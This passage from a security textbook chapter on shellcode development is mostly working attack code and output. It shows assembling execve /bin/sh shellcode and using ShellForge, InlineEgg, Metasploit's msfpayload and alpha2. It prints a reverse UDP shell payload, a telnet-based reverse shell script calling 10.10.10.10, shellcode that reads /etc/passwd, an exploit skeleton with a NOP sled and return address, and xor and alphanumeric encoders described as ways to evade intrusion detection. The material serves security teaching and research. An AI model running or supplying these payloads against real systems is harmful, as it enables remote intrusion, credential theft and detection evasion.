instruction will push the next instruction address on the stack, which, in the example, happens to be the string's address. The next difficult step is to build arguments to the execve( ) system call. This system call needs a pointer to the filename to execute, a pointer to an argv array, and a pointer to an envp array. The latter can be null, but the pointer to the argv array has to be present and will have to be constructed. This can be done on the stack by using the same string for the path to the program to execute and for argv[0].

To assemble this file:

```
nasm -f bin -o shcode.egg shcode.asm
```

Or, more simply:

```
nasm -o shcode.egg shcode.asm
```

And disassemble it right away:

```
$ ndisasm -u shcode
00000000  31D2              xor edx,edx
00000002  52                push edx
00000003  E808000000        call 0x10
00000008  2F                das
00000009  62696E            bound ebp,[ecx+0x6e]
0000000C  2F                das
0000000D  7368              jnc 0x77
0000000F  005B53            add [ebx+0x53],bl
00000012  89E1              mov ecx,esp
00000014  B80B000000        mov eax,0xb
00000019  CD80              int 0x80
0000001B  CC                int3
```

To test it, we can use one of the methods in Section 10.3.

Sometimes it is good to finish shellcodes with the int3 instruction that triggers a debugging trap. This instruction will not be executed if */bin/sh* is executed, or if the shellcode is successful. However, if something goes wrong, it will help distinguish between a brutal segmentation fault caused by a buggy shellcode or a bad execution flow hijacking. A debugging trap will show that the shellcode executed, but the execve( ) failed. This practice will also prevent the program from crashing scores of instructions after the end of the shellcode, and will enable discovery of the error code.

```
$ ./shcode.test1
Segmentation fault (core dumped)
$ ./shcode.test2
Trace/breakpoint trap (core dumped)
$ gdb shcode.test2 core
[..]
Program terminated with signal 5, Trace/breakpoint trap.
#0 0x080495bd in shellcode ( )
(gdb) info reg eax
eax      0xfffffffe    -2
```

Here -2 is -ENOENT; i.e., no such file or directory error.

GNU Compiler Collection

Earlier, it was demonstrated how GNU *binutils*' *objdump* can disassemble shellcode. Other popular GNU programs from this package can help a shellcode programmer. One such application is the GNU Compiler Collection (GCC), which is tailored to build classical binaries and has all the standard includes and C runtime, and is capable of outputting ELF binaries. It can also be configured to transform assembly or C into shellcode.

Constructing shellcode is far easier to do than building ELF executables; however, GCC has been designed to generate complete executable files, so it will need some special work to get it to build the simple instruction strings that we need it to construct.

Quick glance at the binary-building internals

GCC includes several subsystems:

cc
: Compiles C to assembly language.

as
: Translates assembly language into machine code and stores it into object files.

ld
: Links object files and creates the binary layout.

gcc
: Coordinates all of these commands, and allows the developer to compile directly from a C file to an executable file.

Some of the command-line parameters have to be passed to *gcc*, which will be able to deduce the appropriate subsystem options. Other options do not have a *gcc* equivalent and must either use the subsystem directly or be passed through *gcc* untouched to the specified subsystem. For example, the `-Wl` argument can be followed by parameters to be passed unaffected to the *ld* subsystem.

Shellcode must be compiled without system includes or libraries. Any and all prerequisites must be avoided to allow for self-sufficiency and efficiency. Thus, the `-nostdinc` and `-ffreestanding`* parameters are perfect for this. The code must be able to be run at any address in memory. This is called *position independent code* (PIC). Use the `-fPIC` option to inform the *cc* subsystem that PIC has to be produced. The `-march` argument may also be used to specify which architecture or model for which to compile the output code. For instance, on x86, forcing the architecture to i386 by passing `-march i386` will make the compiler choose simpler solutions and avoid unneeded alignment optimizations, which can get even more specific when the optimization differences between different companies are considered.

* Even if *gcc* is not supposed to rely on any library with this parameter, it may still emit calls to functions such as `memcpy()` or `memset()` on some architectures. This can happen on automatic variable initialization, for instance.

Then, *ld* must be instructed to avoid linking to any library (*gcc* `parameter -nodefaultlibs`), even the C runtime (*gcc* `parameter -nostartfiles`). Both can be done at the same time with `-nostdlib`. The *ld* output must be raw binary format instead of an ELF, which is done with `-oformat binary`. The layout of the binary is extremely important for *ld* to understand; it needs to know where to put the *.text* and *.data* sections of memory. Because shellcodes require that the first byte be the entry point, the default layout may not work. However, creating a custom layout can be done with a linker script, specified by `-T` *`linker_script`*`.ld`. Here is an example of a linker script that will take care of this for x86 architectures:

```
SECTIONS {
        _GLOBAL_OFFSET_TABLE_ = .;
        code      : { *(.text*) }
        data      : { *(.rodata* .rdata* .data*) }
 bss       : { *(.bss*) }
        /DISCARD/ : { *(*) }
}
```

When asked to do PIC code for x86, *cc* will output references to the`_GLOBAL_OFFSET_TABLE_` symbol—hence, it must be created at offset 0 for shellcode. References in the code will be made relative to it by the linker. This will force *.text* sections to be first, and *.bss* ones to be last, while all data ones are in the middle. All other sections (*.comment*, *.debug*, etc.) are not needed and are discarded.

Building shellcode from assembly language

When writing shellcode in assembly language, the assembling by itself can be left unchanged. Only the linking needs to be customized. This time, the shellcode needs to use the AT&T syntax. The linker looks for the `_start` symbol as an entry point, so we declare it with a global scope and pointing to the first instruction:

```
.text
.globl _start

_start:
        xor %edx,%edx
        push %edx
        call .LCnext
        .string "/bin/sh"
.LCnext:
        pop %ebx
        push %ebx
        mov %esp,%ecx
        push $11
        pop %eax
        int $0x80
        int3
```

This shellcode must be assembled and linked. As we have seen, only the linker needs to be provided special parameters:

```
$ gcc -nostdlib -o binsh.egg binsh.S -Wl,--oformat,binary,-T,linker_script.ld
$ ./binsh.egg
sh-3.00$
```

Actually, since we are writing the shellcode in assembler, we can decide which section to put the data in and how to access it. If there is only a *.text* section and no reference to a global offset table, we do not need to use a linker script:

```
$ gcc -nostdlib -o binsh.egg binsh.S -Wl,--oformat,binary
$ ./binsh.egg
sh-3.00$
```

Building shellcode in C

Building the shellcode in C adds an additional compilation step. We will have to append the `-ffreestanding`, `-nostdinc`, and `-fPIC` parameters. Additionally, we can ask for some optimizations with `-O3`, especially if we need to inline some functions. Inlining will make sure the main function comes in first, because it will be the only one there. For example:

```
static inline void write_char(char *x)
{
        __asm__ volatile ("push %%ebx\n\t"
                "mov %1,%%ebx\n\t"
                "int $0x80\n\t"
                "pop %%ebx"
                : : "a" (4), "g" (1), "c" (x), "d" (1));
}

static inline void quit(void)
{
        __asm__ volatile ("xor %%ebx,%%ebx\n\t"
                "int $0x80" : : "a" (1));
}
void _start(void)
{
        volatile char i;
        for (i = 'A'; i <= 'Z'; i++) {
                write_char(&i);
        }
        i = '\n';
        write_char(&i);
        quit();
}
```

Compiling and running the program with this inline function would look like the following:

```
$ gcc -O3  -fPIC -nostdlib -ffreestanding -nostdinc -nostdlib          \
     -Wl,--oformat,binary,-T,linker_script.ld  -o c2egg.egg c2egg.c
$ ./c2egg.egg
ABCDEFGHIJKLMNOPQRSTUVWXYZ
```

As we can see, when no library is available, you have to make your own system calls, which makes writing shellcode in C more work and therefore less appealing. Using GNU *libc* is not a good idea. Using lightweight libraries such as *dietlibc* is possible, but not straightforward. Indeed, you must link to the static library, but it must have been compiled as position-independent code, and some other tweaks may be needed. Ripping part of its code into your shellcode is much easier to achieve. SFLib solves this problem to some extent.

The SFlib Library

The SFlib library is not a library in the traditional sense. It is only a set of C header files that you can include in your code. These headers provide wrappers with C inline functions for system calls on many platforms. Using it, you can have direct access to system calls.

SFlib was originally written for ShellForge, but it has its own life now and can be used alone.

What SFLib looks like

The SFlib is compounded of many directories, one for each supported platform and one shared by all:

```
$ ls
common/        linux_arm/   linux_m68k/     linux_sparc/
freebsd_i386/  linux_hppa/  linux_mips/     macos_powerpc/
hpux_hppa/     linux_i386/  linux_mipsel/   openbsd_i386/
linux_alpha/   linux_ia64/  linux_powerpc/  solaris_sparc/
```

Inside each platform-specific directory, the file to include is named *sflib.h*. It contains other needed includes and declares a list of system calls using `_sfsyscalln()` macros:

```
static inline _sfsyscall1(int,exit, int,status)
static inline _sfsyscall0(pid_t,fork)
static inline _sfsyscall3(ssize_t,read, int,fd, void *,buf, size_t,count)
```

The macros are defined in the *sfsyscall.h* that describe, for each platform, how a system call is done. Here's how to call a one-argument system call on a Linux x86 platform:

```
#define _sfsyscall1(type,name,type1,arg1) \
type name(type1 arg1) \
{ \
long __res; \
__asm__ volatile ("###> " #name "(%2) <###\n\t"    \
                  "pushl %%ebx\n\t"     \
                  "mov %2,%%ebx\n\t"    \
                  "int $0x80\n\t"       \
                  "popl %%ebx"          \
```

```
        : "=a" (__res) \
        : "0" (__NR_##name),"g" ((long)(arg1))); \
__sfsyscall_return(type,__res); \
}
```

And here is how to do it for a Solaris Sparc platform:

```
#define _sfsyscall1(type,name,type1,arg1) \
type name(type1 arg1) \
{ \
long __res; \
register long __g1 __asm__ ("g1") = __NR_##name; \
register long __o0 __asm__ ("o0") = (long)(arg1); \
__asm__ __volatile__ ("t 0x08\n\t" \
                      "bcc 1f\n\t" \
                      "mov %%o0, %0\n\t" \
                      "sub %%g0, %%o0, %0\n\t" \
                      "1:\n\t" \
                      : "=r" (__res), "=&r" (__o0) \
                      : "1" (__o0), "r" (__g1) \
                      : "cc"); \
        return (type) __res; \
}
```

The last element is the list of system call numbers, which are defined in *sfsysnr.h*.

```
#define __NR_exit                1
#define __NR_fork                2
#define __NR_read                3
```

Many nonbasic types are used in system calls; for instance, you might see `size_t`, `struct sockaddr`, or `struct timespec`. All these composed types and constants that come along are defined in the *common/sftypes.h*.

Using SFLib

To use SFLib, simply include the right headers into your program. For instance, here is a simple Hello World program written only with system calls:

```
#include "sflib.h"

void main(void)
{
        write(1, "Hello world!\n", 13);
        exit(0);
}
```

Compiling is done as previously:

```
$ gcc -fPIC -nostdinc -nostdlib -ffreestanding -I /path/to/sflib/linux_i386/
      -O3 -Wl,--oformat,binary,-T,linker_script.ld  -o hello.egg hello.c
$ ./hello.egg
Hello world!
```

ShellForge

ShellForge is a glue program that will drive *binutils* to compile C programs using SFLib into shellcode. It is designed to generate shellcode for any Unix platform and was originally inspired by Stealth's Hellkit.

ShellForge drives different steps from a C program to a shellcode or to a binary executable that will test the shellcode. You can also write your shellcode inline, in C or assembler, or inside a Python program.

ShellForge is designed to accommodate many inputs and many outputs, as shown in Figure 10-2. C, inline C, and inline assembler are possible inputs. Assembler and tuned assembler can not only be inputs but can also be outputs. Other possible outputs are raw, hexadecimal, disassembling of the shellcode, C program including the shellcode in a string, or an executable made from the latter. An assembling and linking operation also occurs between these outputs, as shellcode can go through encoders to change its shape.



Figure 10-2. ShellForge's architecture

Getting started

Adjusting ShellForge outputs is quite straightforward, once the C file is written. For example, let's say you've been given this C input:

```
int main(void)
{
        char buf[] = "Hello world!\n";
        write(1, buf, sizeof(buf)-1);
        exit(5);
}
```

The output type can be chosen between an escaped string (no parameter or `--out=hex`), a C file (`-C` or `--out=C`), raw shellcode bytes (`--out=raw` or `-R`), or assembler (`--out=asm` or `-A`). The default is an escaped string:

```
$ ./sf.py hello.c
\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x8d
\x93\x48\x00\x00\x00\x83\xec\x0c\x89\xd1\x83\xe4\xf0\xbf\x01\x00\x00\x00\xb8
\x04\x00\x00\x00\xba\x0d\x00\x00\x00\x53\x89\xfb\xcd\x80\x5b\x89\xf8\x53\xbb
\x05\x00\x00\x00\xcd\x80\x5b\x8d\x65\xf4\x5b\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c
\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00
```

You can check the assembler generated by the compiler from your C file and the SFlib:

```
$ ./sf.py -A hello.c
 .file   "hello2.c"
        .section        .rodata.str1.1,"aMS",@progbits,1
.LC0:
        .string "Hello world!\n"
        .text
        .p2align 2,,3
.globl main
        .type   main, @function
main:
        pushl   %ebp
        movl    %esp, %ebp
        pushl   %edi
        pushl   %esi
        pushl   %ebx
        call    .L6
.L6:
        popl    %ebx
        addl    $_GLOBAL_OFFSET_TABLE_+[.-.L6], %ebx
        leal    .LC0@GOTOFF(%ebx), %edx
        subl    $12, %esp
        movl    %edx, %ecx
        andl    $-16, %esp
        movl    $1, %edi
        movl    $4, %eax
        movl    $13, %edx
#APP
        ###> write(%edi, %ecx, %edx) <###
        pushl %ebx
        mov %edi,%ebx
        int $0x80
        popl %ebx
#NO_APP
        movl    %edi, %eax
#APP
        ###> exit($5) <###
        pushl %ebx
        mov $5,%ebx
        int $0x80
        popl %ebx
```

```
#NO_APP
        leal    -12(%ebp), %esp
        popl    %ebx
        popl    %esi
        popl    %edi
        leave
        ret
        .size   main, .-main
        .section        .note.GNU-stack,"",@progbits
        .ident  "GCC: (GNU) 3.3.5 (Debian 1:3.3.5-5)"
```

The `-R` option will output the raw shellcode:

```
$ ./sf.py -R hello.c | hd
00000000  55 89 e5 57 56 53 e8 00  00 00 00 5b 81 c3 f5 ff  |U..WVS.....[....|
00000010  ff ff 8d 93 48 00 00 00  83 ec 0c 89 d1 83 e4 f0  |....H...........|
00000020  bf 01 00 00 00 b8 04 00  00 00 ba 0d 00 00 00 53  |...............S|
00000030  89 fb cd 80 5b 89 f8 53  bb 05 00 00 00 cd 80 5b  |....[..S.......[|
00000040  8d 65 f4 5b 5e 5f c9 c3  48 65 6c 6c 6f 20 77 6f  |.e.[^_..Hello wo|
00000050  72 6c 64 21 0a 00                                 |rld!..|
00000056
```

The `-C` option will output a C program that is ready to be compiled. You can copy and paste parts of it directly into a C exploit:

```
$ ./sf.py -C hello.c
unsigned char shellcode[] =
"\x55\x89\xe5\x57\x56\x53\xe8\x00\x00\x00\x00\x5b\x81\xc3\xf5\xff\xff\xff\x8d"
"\x93\x48\x00\x00\x00\x83\xec\x0c\x89\xd1\x83\xe4\xf0\xbf\x01\x00\x00\x00\xb8"
"\x04\x00\x00\x00\xba\x0d\x00\x00\x00\x53\x89\xfb\xcd\x80\x5b\x89\xf8\x53\xbb"
"\x05\x00\x00\x00\xcd\x80\x5b\x8d\x65\xf4\x5b\x5e\x5f\xc9\xc3\x48\x65\x6c\x6c"
"\x6f\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00"
;int main(void) { ((void (*)())shellcode)(); }
```

You could compile this output yourself to test the shellcode, but ShellForge can do it for you if you pass the `-t` option (which will compile the C file), or ShellForge can pass `-tt` (which will compile and also run it):

```
$ ./sf.py -tt hello.c
Hello world!
##[WARNING]## Test program exited with exitcode=5
```

Note that ShellForge will monitor the output status of the process, reporting both status codes as well as crashes:

```
$ ./sf.py -tt crash.c
##[ERROR]## Test program killed by signal 11
```

The shellcode can also be tested with the shellcode interpreter if it is output in its raw form. The return value can also be checked:

```
$ ./sf.py -R hello.c > hello.egg
$ chmod +x hello.egg
$ ./hello.egg
Hello world!
$ echo $?
5
```

Cross-platform generation

SFLib provides system calls for many platforms. Provided you have a cross-compiler for the right CPU, you can output shellcode for any platform supported by SFLib:

```
$ ./sf.py -C  --arch=linux-arm examples/hello2.c
unsigned char shellcode[] =
"\x00\x44\x2d\xe9\x20\xa0\x9f\xe5\x20\x10\x9f\xe5\x0a\xa0\x8f\xe0\x01\x10\x8a"
"\xe0\x01\x00\xa0\xe3\x0e\x20\xa0\xe3\x04\x00\x90\xef\x05\x00\xa0\xe3\x01\x00"
"\x90\xef\x00\x84\xbd\xe8\xec\xff\xff\xff\x34\x00\x00\x00\x48\x65\x6c\x6c\x6f"
"\x20\x77\x6f\x72\x6c\x64\x21\x0a\x00\x00\x00"
;int main(void) { ((void (*)())shellcode)(); }
```

Loaders

ShellForge includes loaders that can change the shape of shellcode on the fly. For the moment, very few loaders are available, but it is not very complicated to add a new one. The *xor* loader is a very simplistic 1 byte *xor* decoding loop. The key is chosen to avoid NULL characters by default, but other characters can be specified:

```
$ ./sf.py  --loader=xor hello.c
\xeb\x0e\x90\x5e\x31\xc9\xb1\x56\x80\x36\x40\x46\xe2\xfa\xeb\x05\xe8\xee\xff
\xff\xff\x15\xc9\xa5\x17\x16\x13\xa8\x40\x40\x40\x40\x1b\xc1\x83\xb5\xbf\xbf
\xbf\xcd\xd3\x08\x40\x40\x40\xc3\xac\x4c\xc9\x91\xc3\xa4\xb0\xff\x41\x40\x40
\x40\xf8\x44\x40\x40\x40\xfa\x4e\x40\x40\x40\x13\xc9\xbb\x8d\xc0\x1b\xc9\xb8
\x13\xfb\x45\x40\x40\x40\x8d\xc0\x1b\xcd\x25\xb4\x1b\x1e\x1f\x89\x83\x08\x25
\x2c\x2c\x2f\x60\x37\x2f\x32\x2c\x24\x61\x4a\x40
```

Loaders are CPU-dependent.

Inline shellcoding

ShellForge is also available as a library that you can use in your own Python programs. This allows your C or assembly shellcodes to be inline within your Python exploits. This greatly speeds up exploit development because, when modifying your shellcode, you no longer have to use multiple tools to obtain that precious string to include inside the exploit code:

```
import shellforge

myshcode = shellforge.forge(arch="openbsd_i386",
                            loader="xor")
myshcode.C = """
int main(void)
{
        char buf[] = "Hello world!\n";
        write(1, buf, sizeof(buf)-1);
        exit(5);
}"""

RETADDR="\x30\xfe\xff\xbf"
EXPLOIT = "\x90"*1000 + myshcode + RETADDR*50

send_exploit(EXPLOIT)
```

InlineEgg

InlineEgg is a nice Python library by Gerardo Richarte that aims at creating shellcode inside the same Python program in which it will be used. The smart idea within InlineEgg is creating the shellcode by calling methods of an object that maps to system calls.

To use InlineEgg, the egg must be instantiated from `InlineEgg()`. The constructor takes the platform as an argument. Implemented platforms are `Linuxx86Syscall`, `FreeBSDx86Syscall`, and `OpenBSDx86Syscall`. Then the methods are called as if they were real system calls, in the right order. Finally, the shellcode itself is obtained by calling the `getCode()` method. For example:

```
>>> from inlineegg import *
>>> egg = InlineEgg(Linuxx86Syscall)
>>> ret = egg.setuid(0)
>>> ret = egg.execve("/bin/sh",("/bin/sh", "-i"))
>>> egg.getCode()
'1\xdbj\x17X\xcd\x80h/sh\x00h/bin\x89\xe0h-i\x00\x00\x89\xe1SQPh/sh\x00h/bin
 \x89\xe3\x8dL$\x081\xd2j\x0bX\xcd\x80'
```

We can then write it into a file and test it as usual:

```
>>> open("/tmp/test.egg","w").write(_)
>>> ^D
$ chmod +x test.egg
$ ./test.egg
sh-3.00$ exit
$ ndisasm -u test.egg
00000000  31DB              xor ebx,ebx
00000002  6A17              push byte +0x17
00000004  58                pop eax
00000005  CD80              int 0x80
00000007  682F736800        push dword 0x68732f
0000000C  682F62696E        push dword 0x6e69622f
00000011  89E0              mov eax,esp
00000013  682D690000        push dword 0x692d
00000018  89E1              mov ecx,esp
0000001A  53                push ebx
0000001B  51                push ecx
0000001C  50                push eax
0000001D  682F736800        push dword 0x68732f
00000022  682F62696E        push dword 0x6e69622f
00000027  89E3              mov ebx,esp
00000029  8D4C2408          lea ecx,[esp+0x8]
0000002D  31D2              xor edx,edx
0000002F  6A0B              push byte +0xb
00000031  58                pop eax
00000032  CD80              int 0x80
```

Each system call has a return value, which is saved in the EAX register for i386 architectures. The return value of an InlineEgg method call is the place that holds the value. When this method is a system call, on x86 we have the 'eax' string:

```
>>> egg.setuid(0)
'eax'
```

If we store this return value, we can use it as a parameter to another system call:

```
>>> egg = InlineEgg(Linuxx86Syscall)
>>> ret = egg.geteuid( )
>>> egg.setuid(ret)
'eax'
```

But we must be cautious doing that because we only have a reference on the container, while the value it holds can change. Typically, the EAX value will change at the next system call, so we either have to use it immediately, or we must save it. In the latter case, we can see that the saved usage worked:

```
>>> os.popen("ndisasm -u -","w").write(egg.getCode( ))
00000000  6A31              push byte +0x31
00000002  58                pop eax
00000003  CD80              int 0x80
00000005  89C3              mov ebx,eax
00000007  6A17              push byte +0x17
00000009  58                pop eax
0000000A  CD80              int 0x80
```

However, this use, while it might look OK, is wrong:

```
>>> egg = InlineEgg(Linuxx86Syscall)
>>> euid = egg.geteuid( )
>>> ret = egg.getuid( )
>>> ret = egg.setuid(euid)
>>> os.popen("ndisasm -u -","w").write(egg.getCode( ))
00000000  6A31              push byte +0x31
00000002  58                pop eax
00000003  CD80              int 0x80          ❶
00000005  6A18              push byte +0x18
00000007  58                pop eax           ❷
00000008  CD80              int 0x80
0000000A  89C3              mov ebx,eax       ❸
0000000C  6A17              push byte +0x17
0000000E  58                pop eax
0000000F  CD80              int 0x80
```

To begin with, the returned value ❶ that is supposed to be used at ❸ is clobbered at ❷.

If we need to save a value for later use, we can use the save( ) method, which will create code to save the value on the stack:

```
>>> egg = InlineEgg(Linuxx86Syscall)
>>> ret = egg.geteuid( )
>>> euid = egg.save(ret)     ❶
```

```
>>> ret = egg.getuid()
>>> ret = egg.setuid(euid)   ❷
>>> os.popen("ndisasm -u -","w").write(egg.getCode())
00000000  6A31              push byte +0x31
00000002  58                pop eax
00000003  CD80              int 0x80
00000005  50                push eax            ❸
00000006  6A18              push byte +0x18
00000008  58                pop eax
00000009  CD80              int 0x80
0000000B  8B5C2400          mov ebx,[esp+0x0]   ❹
0000000F  6A17              push byte +0x17
00000011  58                pop eax
00000012  CD80              int 0x80
```

This time, explicitly saving the value ❶ produces ❸. Reusing it later ❷ produces ❹.

The handling of conditions or loops is possible even if it is a bit less intuitive to use. A special method is called at the place where the condition must be checked. It will return a subobject that you can use in the same way as the `InlineEgg` instance. This object must be explicitly ended if it is no longer needed.

```
>>> egg = InlineEgg(Linuxx86Syscall)
>>> ret = egg.getuid()
>>> cond = egg.If(ret,'=',0)
>>> __ret = cond.write(1,'w0w! r00t!\n')
>>> cond.end()
>>> ret = egg.write(1, 'the end\n')
>>> ret = egg.exit(0)
>>> open("/tmp/test.egg","w").write(egg.getCode())
```

In this example, the conditional code has been prefixed by two underscores to artificially indent it, as suggested by Gera. Here is the execution of the shellcode as a non-root user:

```
$ ./test.egg
the end
```

And as the *root* user:

```
# ./test.egg
w0w! r00t!
the end
```

In conclusion, InlineEgg is a nice, lightweight solution to create shellcode inside a Python exploit. Using inline shellcode instead of the classic binary string enables you to tweak the shellcode and quickly retry the exploit.

Metasploit Framework's msfpayload

The whole range of Metasploit's tweakable shellcode is also available for your own pleasures. The command-line tool *msfpayload* will help you to extract and customize the shellcode of your choice from Metasploit's library. Here we are going to work

with version 2.6 of the Metasploit framework. Version 3.0 has insignificant differences and works almost exactly the same.

A first invocation with no parameters will output the list of available shellcodes:

```
$ ./msfpayload

   Usage: ./msfpayload <payload> [var=val] <S|C|P|R|X>

Payloads:
  bsd_ia32_bind                    BSD IA32 Bind Shell
  bsd_ia32_bind_stg                BSD IA32 Staged Bind Shell
  bsd_ia32_exec                    BSD IA32 Execute Command
[...]
  generic_sparc_execve             BSD/Linux/Solaris SPARC Execute Shell
  irix_mips_execve                 Irix MIPS Execute Shell
  linux_ia32_adduser               Linux IA32 Add User
  linux_ia32_bind                  Linux IA32 Bind Shell
[...]
  win32_reverse_stg                Windows Staged Reverse Shell
  win32_reverse_stg_upexec         Windows Staged Reverse Upload/Execute
  win32_reverse_vncinject          Windows Reverse VNC Server Inject
```

Each payload can be customized with, for example, the TCP port to listen to, the command to execute, or the user account to add to the system. To have a description of the shellcode and to know which parameters have to be set, we use the `S` option, which stands for *summary*.

```
$ ./msfpayload linux_ia32_reverse_udp S

       Name: Linux IA32 Reverse UDP Shell
    Version: $Revision$
     OS/CPU: linux/x86
Needs Admin: No
 Multistage: No
 Total Size: 99
       Keys: reverse

Provided By:
    skape <mmiller [at] hick.org>

Available Options:
    Options:    Name      Default    Description
    --------    ------    -------    -----------------------------------
    required    LHOST                Local address to receive connection
    required    LPORT     4321       Local port to receive connection

Advanced Options:
    Advanced (Msf::Payload::linux_ia32_reverse_udp):
    ------------------------------------------------

Description:
    Connect back to attacker with UDP and spawn a shell
```

Now, we know that we have to provide the LHOST parameter and that the default connection port is 4321. Maybe using port 53 will be funnier. Once the parameters are chosen, we have to indicate the output encoding by choosing among C, Perl, and Raw (using parameters C, P, or R, respectively).

```
$ ./msfpayload linux_ia32_reverse_udp  LHOST=10.1.2.3 LPORT=53 C
"\x31\xdb\x53\x6a\x02\x6a\x02\x43\x6a\x66\x58\x89\xe1\xcd\x80\x93"
"\x59\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\x0a\x01\x02\x03\x66"
"\x68\x00\x35\x66\x53\x89\xe1\x6a\x10\x51\x53\x89\xe1\x43\xb0\x66"
"\xcd\x80\x6a\x0b\x58\x52\x66\x68\x2d\x69\x89\xe1\x6a\x67\x66\x68"
"\x69\x6e\x68\x65\x64\x69\x74\x68\x2d\x2d\x6e\x6f\x89\xe7\x52\x68"
"\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x51\x57\x53\x89"
"\xe1\xcd\x80";
```

Another example of a shellcode that performs `cat /etc/passwd`:

```
$ ./msfpayload linux_ia32_exec CMD="/bin/cat /etc/passwd" R > cat.pwd.egg
$ chmod +x cat.pwd.egg
$ ./cat.pwd.egg
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
[...]
```

The execute output option (X) is supposed to output an executable program, but it works only on Windows and for shell script payloads:

```
$ ./msfpayload cmd_unix_reverse LHOST=10.10.10.10 X
#!/bin/sh
sleep 7200|telnet 10.10.10.10 4321|while : ; do sh && break; done 2>&1|telnet
10.10.10.10 4321
```

Version 3.0 also adds a JavaScript encoding:

```
$ ./msfpayload linux/x86/exec CMD=/bin/ls J
// linux/x86/exec - 43 bytes
// http://www.metasploit.com
// CMD=/bin/ls
%u0b6a%u9958%u6652%u2d68%u8963%u68e7%u732f%u0068%u2f68%u6962%u896e%u52e3%u07e8
%u0000%u2f00%u6962%u2f6e%u736c%u5700%u8953%ucde1%u4180
```

We can use the raw output for code injection (as we will see later in this chapter in the section "Code Injection") or to disassemble the shellcode:

```
$ ./msfpayload  bsd_ia32_exec CMD=/bin/ls R | ndisasm -u -
00000000  6A3B              push byte +0x3b
00000002  58                pop eax
00000003  99                cdq
00000004  52                push edx
00000005  66682D63          push word 0x632d
00000009  89E7              mov edi,esp
0000000B  52                push edx
0000000C  686E2F7368        push dword 0x68732f6e
00000011  682F2F6269        push dword 0x69622f2f
00000016  89E3              mov ebx,esp
```

```
00000018  52              push edx
00000019  E808000000      call 0x26
0000001E  2F              das
0000001F  62696E          bound ebp,[ecx+0x6e]
00000022  2F              das
00000023  6C              insb
00000024  7300            jnc 0x26
00000026  57              push edi
00000027  53              push ebx
00000028  89E1            mov ecx,esp
0000002A  52              push edx
0000002B  51              push ecx
0000002C  53              push ebx
0000002D  50              push eax
0000002E  CD80            int 0x80
```

Note in this dump that our `/bin/ls` command is melted into the code between offsets 0x1e and 0x25.

10.5 Disguising Shellcode

Shellcode injection doesn't always make it into memory untouched. It can pass through functions that may reject or alter the payload; for example, the use of `str*()` functions will truncate the payload to the first NULL character. Some functions sanitize entries, such as checking that all characters are alphanumeric. Other functions may transform their entry, (e.g., into uppercase). And last but not least, classic payloads may be detected by an IDS.

Thus, it is very desirable to control the shape of a payload, avoiding forbidden characters or mutating, to prevent being detected by an IDS looking for known patterns. Shellcode done by hand can be written with those imposed properties, but it will usually be more convenient to create a shellcode without those limitations and change its shape later. A common approach is to write a loader by hand with those properties that will decode any payload and to append our encoded shellcode. Many tools can automate this step.

alpha2

alpha2 is a shellcode encoder for x86 that is able to transform an arbitrary sequence of instructions into a fully alphanumeric one. It also provides uppercase output and shellcode capable of being converted into Unicode.

A problem with alphanumeric shellcode on x86 is not entirely resolved, though. The in-place decoding technique needs to know which address the shellcode has been injected into. A piece of code recovering this address is classically called a *getPC*[*]

[*] PC means *Program Counter*; i.e., the register that keeps the address of the currently executed instruction. It is called EIP on x86.

code. There is no known alphanumeric getPC code yet. A solution for the moment uses Structured Exception Handlers (SEH) on Windows. It works well, but it is not universal. Another common solution is to provide the shellcode with its position or a place to get it. In both cases, we do not have a one-size-fits-all solution.

Once we get specific about platforms and operating systems, things get lot easier. If the target is on Windows, we can use the SEH getPC. On Unix, if we target a specific vulnerability, then we know the state of the process at the time of exploitation. As shellcode has been injected somewhere, there should have been a place where the address of this "somewhere" has been stored. This is the place we have to know before generating the shellcode.

For example, let's test the encoded shellcode with the loader presented earlier in this chapter in the section "A Shellcode Loader." The way the shellcode is called is:

```
0x080484e4 <main+240>:  call   *%eax
```

This means that when the shellcode gets called, `EAX` points to it. Thus, we just have to tell `alpha2` to generate a shellcode that will use the content of the `EAX` register to learn its location and decode its payload:

```
$ alpha2 eax < hello.egg > alpha.egg
$ chmod +x alpha.egg
$ ./alpha.egg
Hello world!
$ cat alpha.egg
PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIpUOym53gV6bskXuPgpwp7p3kk1o
3l5YoKO9oK3JLwlilnm1mHXNmoCBxuP7p5PnYuSWpsOWp8s95nm65jx1vy5K9kaMSytJPMofaC0c05P
MhfdUP5PUPLzVn3OePWpRsNikKzmmPqKoyzXv3OKtEwpUPGpXMopQKlMau8tqK1NQOkyO3CxQurLrL2
OwP1grO0rRLU4wQUZUPGzA
```

Obviously, if we do the same with another register, it will not work:

```
$ alpha2 ebx < hello.egg > alpha.egg
$ ./alpha.egg
Segmentation fault (core dumped)
```

`alpha2` is also able to generate shellcode with only uppercase characters. This allows it to survive any data manipulation that converts input to uppercase characters:

```
$ alpha2 --uppercase eax < hello.egg
PYIIIIIIIIIIQZVTX30VX4APOA3HHOAOOABAABTAAQ2AB2BB0BBXP8ACJJIF5MYZEPWQFPSJHUPC05P
EP1KMQO3JUKOKOKOLCJL5LKLLMSM9HLM83PX5PEPUPOIC330C030JSOULMPU8XSVY5K9N1LCJDJPOOE
QUPEPSOOHS45PUPSOOJTNEPSOUPV3MYKK8MMPQKLIZXQCOKUUUP5PSOXMMPQKLMREL41KQNQOXIISW8
U5RLRLROWPRWROT2BLU4Q14JUPDJA
```

Many Windows programs will convert entries to Unicode UTF-16 encoding. Strings using ASCII encoding will have a NULL ASCII character inserted after each byte on little-endian architectures. `alpha2` is able to generate a string that, when passed through an ASCII to UTF-16 encoding transformation, will become an equivalent to the shellcode provided in input.

First, turn the shellcode into a string suitable for transformation:

```
$ ./alpha2 --nocompress --unicode eax < binsh.egg > binsh.unicode.not.egg.yet
```

Then simulate what would occur during an ASCII to UTF-16 translation with this small Python code:

```
>>> import codecs
>>> not_egg_yet = open("binsh.unicode.not.egg.yet").read( )
>>> egg = not_egg_yet.encode("utf_16")[2:]
